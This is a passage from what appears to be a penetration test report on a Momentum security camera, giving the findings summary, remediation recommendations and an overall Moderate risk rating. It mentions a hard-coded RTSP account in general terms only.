In pursuit of those objectives, we were unable to remotely gain control of the camera and execute arbitrary commands, however, we partially met the second goal. With the discovery of the hard-coded RTSP account, we were able to remotely view the video feed of the camera.

Recommendations

At a minimum, we strongly recommend remediating the five vulnerabilities rated as **High**. The vulnerabilities rated as Moderate are recommended for remediation as well. In addition, we recommend testing of Momentum’s other products, which will likely share the same vulnerabilities, and possibly others. After these vulnerabilities have been addressed, we recommend follow up testing.

Risk Rating

The overall risk identified for Momentum as a result of the penetration test is Moderate. We did not find any remote command execution vulnerabilities. The hard-coded RTSP credentials would allow an attacker on the same network to access the camera video feed, but it is unlikely to be exploited over the internet because port 554 is not required to be public facing for remote access.